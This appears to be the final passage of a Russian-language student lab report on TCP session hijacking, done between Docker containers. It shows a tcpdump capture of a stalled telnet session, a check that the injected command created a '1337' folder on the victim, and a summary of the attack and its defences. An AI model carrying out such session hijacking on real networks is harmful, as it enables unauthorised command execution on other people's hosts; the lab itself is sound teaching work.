20:10:31.048280 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [P.], seq 4125627535:4125627549, ack 2474120203, win 8192, length 14
20:10:31.048755 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841577170 ecr 1877556028], length 56
20:10:31.255971 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841577378 ecr 1877556028], length 58
20:10:31.463883 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841577810 ecr 1877556028], length 58
20:10:31.896086 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841577810 ecr 1877556028], length 58
20:10:32.727858 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841578642 ecr 1877556028], length 58
20:10:34.391950 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841580306 ecr 1877556028], length 58
20:10:37.751849 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841583666 ecr 1877556028], length 58
20:10:44.407883 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841590322 ecr 1877556028], length 58
20:10:57.719843 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841603634 ecr 1877556028], length 58

```

5. Проверив состояние нашего соединения между хостами HostB и Victim обнаруживаем, что соединение зависло и не реагирует на команды. Но как обстоят дела с папкой 1337 на хосте Victim?

```
marker@kali: ~
marker@kali: ~
marker@kali: ~

(marker@kali)-[~]
└─$ docker exec -it Victim ls /root
1337

(marker@kali)-[~]
└─$ docker exec -it Victim ls -la /root
total 28
drwx----- 1 root root 4096 Mar  5 01:10 .
drwxr-xr-x  1 root root 4096 Mar  4 23:54 ..
-rw-rw-r--  1 root root  160 Nov 26  2020 .bashrc
drwxr-xr-x  1 root root 4096 Mar  4 23:57 .cache
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwxr-xr-x  2 root root 4096 Mar  5 01:10 1337

(marker@kali)-[~]
└─$ |
```

Видим свежесозданную папку с именем **1337**, сигнализирующую о том, что атака прошла **успешно!**

Итог задачи 3.

TCP Session Hijacking (взятие сессии) - это форма атаки на уровне TCP, направленная на захват установленной сессии между клиентом и сервером с целью несанкционированного доступа к данным или выполнения действий от имени атакуемого пользователя.

Принцип работы атаки заключается во вмешательстве в установленное TCP-соединение между клиентом и сервером путем введения поддельных TCP-пакетов или захвата существующих пакетов для манипуляции сессией. Атакующий может попытаться взять контроль над сессией, изменить данные, выполнить команды от имени пользователя или даже завершить сессию.

В целом атака очень похожа на TCP RST-атаку по необходимым вводным данным.

Для защиты от подобных атак могут применяться различные меры, такие как:

- Использование шифрования и цифровой подписи для защиты конфиденциальности и целостности данных во время передачи. (Например, использование SSHv2 вместо Telnet)
- Мониторинг сетевого трафика с целью обнаружения подозрительной активности или аномалий. (Сетевые снифферы с IDS, например PT Network Attack Discovery или Kaspersky Anti-Targetted Attack)
- Настройка сетевой защиты, включая фаерволы, средства обнаружения вторжений и фильтрацию пакетов.

Итог лабораторной работы

На этом лабораторная работа окончена, файл отчет в формате pdf во вложении.

Выполнил: Харитонов Марат Русланович, студенческий билет №M235314.

